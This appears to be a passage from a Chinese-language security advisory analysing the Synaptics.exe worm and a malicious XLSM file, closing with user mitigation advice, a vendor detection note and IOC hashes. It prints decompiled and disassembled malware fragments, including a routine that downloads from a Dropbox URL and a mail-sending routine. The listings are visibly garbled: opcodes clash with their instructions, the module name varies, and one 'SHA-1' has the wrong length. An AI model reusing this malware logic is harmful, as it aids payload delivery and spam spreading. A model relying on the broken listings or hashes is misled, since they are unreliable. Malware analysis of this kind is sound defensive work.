50 (*(void (__fastcall *) (Idstream:TidStream *, int)))(*(DWORD *)dword_49F114 + 148))(dword_49F114, dword_49F12C);
51 __writefsdword(0, u5);
52 }
53 else

```

004990E8	FF17	CALL DWORD PTR DS:[EDI]			
004990EB	8B45 D8	MOV EAX, DWORD PTR SS:[EBP-48]			
004990F1	8D4D BC	LEA ECX, DWORD PTR SS:[EBP-44]			
004990F4	BA 90994900	MOV EDX, Symptic.00499990	ht'		
004990F9	E9 EACTDFFF	CALL Symptic.004758EB			
004990FE	8B55 BC	MOV EDX, DWORD PTR SS:[EBP-44]			
00499101	8D46 24	LEA EAX, DWORD PTR DS:[ESI+24]			
00499104	E9 0B9F6FFF	CALL Symptic.00404A14			
00499109	6A 00	PUSH 0			
0049910B	8D45 B0	LEA EAX, DWORD PTR SS:[EBP-50]			
0049910E	50	PUSH EAX			
0049910F	E9 E4994900	MOV ECX, Symptic.004999E4	iniur12		
00499114	BA 7C994900	MOV EDX, Symptic.0049997C	download		
00499119	8DC3	MOV EAX, EDX			
0049911B	8B38	MOV EDI, DWORD PTR DS:[EAX]			
0049911D	FF17	CALL DWORD PTR DS:[EDI]			
0049911F	8B45 D0	MOV EAX, DWORD PTR SS:[EBP-50]			
00499122	8D4D B4	LEA ECX, DWORD PTR SS:[ESI+4C]			
00499125	BA F4994900	MOV EDX, Symptic.004999F4	https://www.dropbox.com/s/n1w4p8gc6jzo0zg		
0049912A	E9 B9C7DFFF	CALL Symptic.004758EB			
0049912F	8B55 B4	MOV EDX, DWORD PTR SS:[EBP-4C]			
00499132	8D46 28	LEA EAX, DWORD PTR DS:[ESI+28]			
00499135	E9 DA8F6FFF	CALL Symptic.00404A14			
0049913A	6A 00	PUSH 0			
0049913D	8B45 B0	MOV EAX, DWORD PTR SS:[EBP-50]			
00499140	8B45 B0	MOV EAX, DWORD PTR SS:[EBP-50]			

发送邮件相关代码如下：

```

20 System::AnsiString = 0;
21 v13 = &savedregs;
22 v12 = &loc_495430;
23 v11 = __readfsdword(0);
24 __writefsdword(0, (unsigned int)&v11);
25 Sleep_0(0x3A98u);
26 v4 = sub_494FCC(v3);
27 if ( !(_BYTE)v4 )
28 LOBYTE(v4) = sub_495884(a1, a2, a3);
29 if ( (unsigned __int8)sub_494FCC(v4) )
30 {
31 sub_4967D4(*off_49DBDC[0], (int)&str_Mail_Sending__[1] );
32 u5 = unknow_libname_100(dword_49F188),
33 if ( u5 >= 0 )
34 {
35 v16 = u5 + 1;
36 v17 = 0;
37 while ( 1 )
38 {
39 v18 = &savedregs;
40 v9 = &loc_495388;

```

```

CODE:0049543D ;-----
CODE:0049543E      align 10h
CODE:00495440      _str_Mail_Sending__ dd 0FFFFFFFFh          ; _top
CODE:00495440      ; DATA XREF: sub_495258+4B70
CODE:00495440      ; Len
CODE:00495440      dd 15
CODE:00495440      db 'Mail Sending...',0          Text
CODE:00495458      _str_Mail_Sended dd 0FFFFFFFFh          ; _top ; DATA XREF: sub_495258+10870
CODE:00495458      ; Len
CODE:00495458      db 'Mail Sended',0          Text
CODE:0049546C ;----- SUBROUTINE -----
CODE:0049546C

```

```

00499319 . 8D85 60FFFFFF LEA EAX, DWORD PTR SS:[EBP-A0]
0049931F . 50          PUSH EAX
00499320 . B9 049D4900 MOV ECX, Synaptic.00499D04
00499325 . BA 8C9C4900 MOV EDX, Synaptic.00499C8C
0049932A . 8BC3       MOV EAX, EBX
0049932C . 8B38       MOV EDI, DWORD PTR DS:[EAX]
0049932E . FF17       CALL DWORD PTR DS:[EDI]
00499330 . 8B85 60FFFFFF MOV EAX, DWORD PTR SS:[EBP-A0]
00499336 . 8D8D 64FFFFFF LEA ECX, DWORD PTR SS:[EBP-9C]
0049933C . BA 189D4900 MOV EDX, Synaptic.00499D18
00499341 . B8 A2C5FDFF CALL Synaptic.004789E8
00499346 . 8B95 64FFFFFF MOV EDX, DWORD PTR SS:[EBP-9C]
0049934C . 8D46 50     LEA EAX, DWORD PTR DS:[ESI+50]
0049934F . B8 C0B6F6FF CALL Synaptic.00404A14
00499354 . 6A 00       PUSH 0
00499356 . 8D85 58FFFFFF LEA EAX, DWORD PTR SS:[EBP-AS]
0049936C . 50          PUSH EAX
0049936D . B9 349D4900 MOV ECX, Synaptic.00499D34
0049936E . BA 489D4900 MOV EDX, Synaptic.00499D48
00499367 . 8BC3       MOV EAX, EBX
00499369 . 8B38       MOV EDI, DWORD PTR DS:[EAX]

```

解决方案

- ✓ 不要点击来源不明的邮件以及附件；
- ✓ 不要点击来源不明的邮件中包含的链接；
- ✓ 打全系统及应用程序补丁；
- ✓ 采用高强度的密码，避免使用弱口令密码，并定期更换密码；
- ✓ 尽量关闭不必要的文件共享；

亚信安全解决方案

- ✓ 亚信安全病毒码版本 15.559.60，云病毒码版本 15.559.71，全球码版本 15.561.00 已经可以检测，请用户及时升级病毒码版本。

IOC

文件 SHA-1	文件名	亚信安全检测名
FF01C2EC1513C2EA11BDE2EC4F91CFE2	Synaptics.exe	Worm.Win32.OTORUN.KAT
00BC96C48B98676ECD67E81A6F1D7754E4156044	XLSM	TROJ_FRS.0NA103BE18